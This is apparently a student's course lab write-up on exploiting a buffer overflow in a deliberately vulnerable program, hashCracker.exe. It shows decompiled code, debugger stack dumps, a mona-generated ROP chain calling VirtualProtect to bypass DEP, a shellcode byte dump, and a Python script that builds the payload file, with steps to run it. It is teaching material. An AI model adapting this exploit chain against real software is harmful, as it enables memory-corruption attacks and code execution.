


Lab 01 – Getting Started with ROP

Part 1 - Finding the Exploit (threaded-server.exe)



```
Decompile: FUN_11223890 - (hashCracker.exe)

1
2 undefined4 __cdecl FUN_11223890(int param_1,int param_2)
3
4 {
5     char *pcVar1;
6     int iVar2;
7     uint uVar3;
8     char local_4c4 [1000];
9     undefined4 local_dc [35];
10    char local_50 [72];
11    FILE *local_8;
12
13    if (param_1 < 2) {
14        _puts("Usage: vulnCracker.cpp <passwordDictionary.txt>");
15    }
16    else {
17        FUN_112239e0(local_dc);
18        _print((wchar_t *) "Enter hash to crack: ");
19        _scanf(L"%8s");
20        local_8 = _fopen(*(char **) (param_2 + 4), "r");
21        do {
22            pcVar1 = _fgetc(local_4c4, 1000, local_8);
23            if (pcVar1 == (char *) 0x0) {
24                _print((wchar_t *) "Password not found.\n");
25                return 0;
26            }
27            iVar2 = _feof(local_8);
28            if (iVar2 != 0) {
29                _fclose(local_8);
30                _print((wchar_t *) "Password not found.\n");
31                return 0;
32            }
33            uVar3 = FUN_11223800(local_4c4, local_50);
34        } while ((uVar3 & 0xff) == 0);
35        _print((wchar_t *) "Password: %s\n");
36        _fclose(local_8);
37    }
38    return 0;
39 }
40
```

Decompiler output courtesy of Ghidra - tried using Cutter and messed with the analysis settings but couldn't get it to recognize the calls to things like `_fclose/_feof/_scanf...` so, that's nice to have and not waste time stepping to verify in-detail.

The call graph is fairly straightforward though:

1. Verify arguments exists
2. Get md5 hash from cmdline
3. Read contents of filename provided as arguments
4. Annnnd everything else afterwards doesn't matter... ͡_͡(͡_͡)_͡

So, there are mainly a couple of opportunities where an overflow could occur... Somewhere when the hash is read, the filename, the file contents, or whenever that data is moved.

I had assumed the overflow first occurred when the lines were read from the given file - but that was incorrect... it was actually here @ 0x11223800. This function appears to generate hashes and then compare them, but after quickly stepping through the program - none of it appears necessary to reach the overflow.



```
Decompile: FUN_11223800 - (hashCracker.exe)

1
2  uint __cdecl FUN_11223800(char *param_1, char *param_2)
3
4  {
5      undefined4 *_Str1;
6      int iVar1;
7      void *pvVar2;
8      undefined4 local_cc [35];
9      undefined local_40 [52];
10     uint local_c;
11     byte local_5;
12
13     FUN_112239e0(local_cc);
14     _strtok(param_1, "\n");
15     _Str1 = FUN_11224e90(local_cc, param_1);
16     iVar1 = _strcmp((char *)_Str1, param_2);
17     local_5 = iVar1 == 0;
18     local_c = (uint)local_5;
19     pvVar2 = (void *)_strlen(param_1);
20     if ((void *)50 < pvVar2) {
21         pvVar2 = FID_conflict:_memcpy(local_40, param_1, 1000);
22     }
23     return (uint)pvVar2 & 0xffffffff00 | (uint)local_5;
24 }
25
```

Just a quick decomp for reference...

1122385F	E8 CCA30000	CALL hashcracker.1122DC30	
11223864	83C4 04	ADD ESP, 4	
11223867	83F8 32	CMPL EAX, 32	32: '2'
1122386A	76 15	JBE hashcracker.11223881	
1122386C	68 E8030000	PUSH 3E8	
11223871	8B55 08	MOV EDI, DWORD PTR SS:[EBP+8]	[ebp+8]: "AAAAAAAAAA"
11223874	52	PUSH EDI	edx: "AAAAAAAAAA"
11223875	8D45 C4	LEA EAX, DWORD PTR SS:[EBP-3C]	
11223878	50	PUSH EAX	
11223879	E8 52240000	CALL hashcracker.11225CD0	

This is a screenshot of the function that causes the actual overflow. It is a call to memcpy, the arguments for that are as defined...

std::memcpy

Defined in header `<cstring>`

```
void* memcpy( void* dest, const void* src, std::size_t count );
```

Copies `count` bytes from the object pointed to by `src` to the object pointed to by `dest`. Both objects are reinterpreted as arrays of `unsigned char`.

If the objects overlap, the behavior is undefined.

If either `dest` or `src` is an [invalid or null pointer](#), the behavior is undefined, even if `count` is zero.

If the objects are [potentially-overlapping](#) or not [TriviallyCopyable](#), the behavior of `memcpy` is not specified and [may be undefined](#).

Parameters

dest - pointer to the memory location to copy to
src - pointer to the memory location to copy from
count - number of bytes to copy

Return value

`dest`

Pretty - basic... But what's happening is 1000 bytes are being read from the ptr containing wordslist.txt and then moved into a smaller buffer of 0x3C or 60 bytes. When any length of a string greater than 60 bytes is fed through this call to memcpy it overwrites the stack.

And the instruction "ADD ESP, 0xC" removes 12 bytes, putting 4 bytes of our payload where the address to RET would have been.

We can generate a "payload" using python to demonstrate overwriting the stack with...

```
C:\Users\mflack\Desktop\School\CSC848\Lab01-ROP>python.exe -c "print('A'*64+'MICA')"
```

This is then saved in the contents of the provided wordslist.txt at runtime.

We can see the stack has then been modified as...

Hide FPU			
EAX	0018FA41	"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"	0018FA38 41414141
EBX	7EFDE000		0018FA3C 41414141
ECX	00000000		0018FA40 41414141
EDX	000003E8	L'8'	0018FA44 41414141
EBP	41414141		0018FA48 41414141
ESP	0018FA74		0018FA4C 41414141
ESI	11244E8C	hashcracker.11244E8C	0018FA50 41414141
EDI	11244E90	&"!=="	0018FA54 41414141
EIP	4143494D		0018FA58 41414141
			0018FA5C 41414141
			0018FA60 41414141
			0018FA64 41414141
			0018FA68 41414141
			0018FA6C 41414141
			0018FA70 4143494D
			0018FA74 00000000

The contents of EIP now being 'MICA' or 0x4143494D

Part 2 – Bypassing DEP with ROP

For this part, I pretty much just followed the guidelines given within Grey Hat Hacking on pg. 293

Using the command : `!mona rop -m rpcrt4.dll -cp nonull`

We generate the following output...

```
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #---INFO:gadgets_to_set_esi:---
        0x77591fa2, # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x775502c4, # ptr to &VirtualProtect() [IAT RPCRT4.dll] ** REBASED ** ASLR
        0x775abb0c, # MOV EAX,DWORD PTR DS:[EAX] # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x77597b94, # XCHG EAX,ESI # RETN [RPCRT4.dll] ** REBASED ** ASLR
        #---INFO:gadgets_to_set_ebp:---
        0x775d628a, # POP EBP # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x77597f75, # & jmp esp [RPCRT4.dll] ** REBASED ** ASLR
        #---INFO:gadgets_to_set_ebx:---
        0x775b22c5, # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0xffffffff, # Value to negate, will become 0x00000201
        0x775db816, # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x7758a178, # XCHG EAX,EBX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        #---INFO:gadgets_to_set_edx:---
        0x7758a66e, # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0xffffffffc0, # Value to negate, will become 0x00000040
        0x775db816, # NEG EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x77570647, # XCHG EAX,EDX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        #---INFO:gadgets_to_set_ecx:---
        0x7759d3c5, # POP ECX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x7760037f, # &Writable location [RPCRT4.dll] ** REBASED ** ASLR
        #---INFO:gadgets_to_set_edi:---
        0x775abc56, # POP EDI # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x775f21a3, # RETN (ROP NOP) [RPCRT4.dll] ** REBASED ** ASLR
        #---INFO:gadgets_to_set_eax:---
        0x7758a6ca, # POP EAX # RETN [RPCRT4.dll] ** REBASED ** ASLR
        0x90909090, # nop
        #---INFO:pushad:---
        0x77557227, # PUSHAD # RETN [RPCRT4.dll] ** REBASED ** ASLR
    ]

    return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

I'd actually had to experiment a little with scanning each module until mona generated a complete chain... I'd tried getting the one created using msvcrt.dll to work, but I just wasn't clever enough to get the right gadgets it was missing.

But the above works and loads w/o issue - it calls VirtualProtect().

Address	Instruction
0018FA70	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA74	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA78	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA7C	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA80	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA84	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA88	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA8C	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA90	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA94	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA98	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FA9C	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FAA0	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FAA4	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FAA8	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FAAC	return to rpcrt4.775D628A from rpcrt4.775D25EB
0018FAB0	return to rpcrt4.775D628A from rpcrt4.775D25EB

Some of the ROP gadgets as shown, but loaded on the stack...

Address	Instruction
7764F141	mov edi,edi
7764F143	push ebp
7764F144	mov ebp,esp
7764F146	push dword ptr ss:[ebp+14]
7764F149	push dword ptr ss:[ebp+10]
7764F14C	push dword ptr ss:[ebp+C]
7764F14F	push dword ptr ss:[ebp+8]
7764F152	push FFFFFFFF
7764F154	call <kernelbase.VirtualProtectEx>
7764F159	pop ebp
7764F15A	ret 10

And here it is about to call VirtualProtect... each register has the necessary contents.

```

/cygdrive/c/Users/mflack/Desktop/School/CSC848/Lab00-Shellcode
$ ls
1.asm      create_hashes.py    pveReadBin.pl  shellcode.asm
4-edited.asm  my_sc_test_offset.c  sample.bin     solution

mflack@desktop /cygdrive/c/Users/mflack/Desktop/School/CSC848/Lab00-Shellcode
$ perl pveReadBin.pl solution/micah
Reading solution/micah
Read 673 bytes


"\xe8\x00\x00\x00\x00\x5a\x8d\x52"
"\xfb\x52\xbb\x8e\xfe\x1f\x4b\xe8"
"\xc7\x00\x00\x00\x5a\x55\x52\x89"
"\xc5\x8d\xb2\x57\x02\x00\x00\x8d"
"\xba\x63\x02\x00\x00\xe8\xe7\x00"
"\x00\x00\x5a\x5d\x55\x52\x8d\x82"
"\x8b\x02\x00\x00\x50\xff\x92\x63"
"\x02\x00\x00\x5a\x5d\x55\x52\x89"
"\xc5\x8d\xb2\x6b\x02\x00\x00\x8d"
"\xba\x77\x02\x00\x00\xe8\xbf\x00"
"\x00\x00\x5a\x5d\x55\x52\x8d\x82"
"\x96\x02\x00\x00\x50\xff\x92\x63"
"\x02\x00\x00\x5a\x5d\x55\x52\x89"
"\xc5\x8d\xb2\x7f\x02\x00\x00\x8d"
"\xba\x87\x02\x00\x00\xe8\x97\x00"

```

This is a blip of the shellcode used from the previous lab... looking at the first line we know what the stack should look like after the RET is completed.

0018FAC1	90	nop	
0018FAC2	90	nop	
0018FAC3	90	nop	
0018FAC4	90	nop	
0018FAC5	90	nop	
0018FAC6	90	nop	
0018FAC7	90	nop	
0018FAC8	90	nop	
0018FAC9	90	nop	
0018FACA	90	nop	
0018FACB	90	nop	
0018FACC	90	nop	
0018FACD	E8 00000000	call 18FAD2	call \$0
0018FAD2	5A	pop edx	edx: &"Eä\x08"
0018FAD3	8D52 FB	lea edx, dword ptr ds:[edx-5]	edx: &"Eä\x08"
0018FAD6	52	push edx	edx: &"Eä\x08"
0018FAD7	BB 8EFE1F4B	mov ebx, 481FFE8E	
0018FADC	E8 C7000000	call 18FBA8	
0018FAE1	5A	pop edx	edx: &"Eä\x08"
0018FAE2	55	push ebp	
0018FAE3	52	push edx	edx: &"Eä\x08"
0018FAE4	89C5	mov ebp, eax	
0018FAE6	8DB2 57020000	lea esi, dword ptr ds:[edx+257]	
0018FAEC	8DBA 63020000	lea edi, dword ptr ds:[edx+263]	
0018FAF2	E8 E7000000	call 18FBDE	
0018FAF7	5A	pop edx	edx: &"Eä\x08"

A small NOP sled is shown... and then as indicated we see the beginning of the shellcode starting with... 000000E8 @ 0018FAC3.



And then running from there after the shellcode begins to run...

```
bin = "micah"
shellcode = ""

with open(bin, 'rb') as f:
    shellcode = f.read()

rop_chain = create_rop_chain()

req = b"\x41" * 64

nop = b"\x90" * 9

payload = req + rop_chain + nop + shellcode + b"\n"

print(shellcode)

f = open('wordlist.txt', "wb")
f.write(payload)

f.close()
```

Including the rop chain creator shown earlier - this is the python script used to create the payload. Exploiting the hashCracker.exe with this script requires the script and hashCracker.exe be in the same working directory.

Steps to exploit are:

1. python.exe exploit.py
2. ./hashCracker.exe wordlist.txt
3. Enter random word when prompted
4. ???
5. Exploit complete

So, not really much to it...but that is all of it.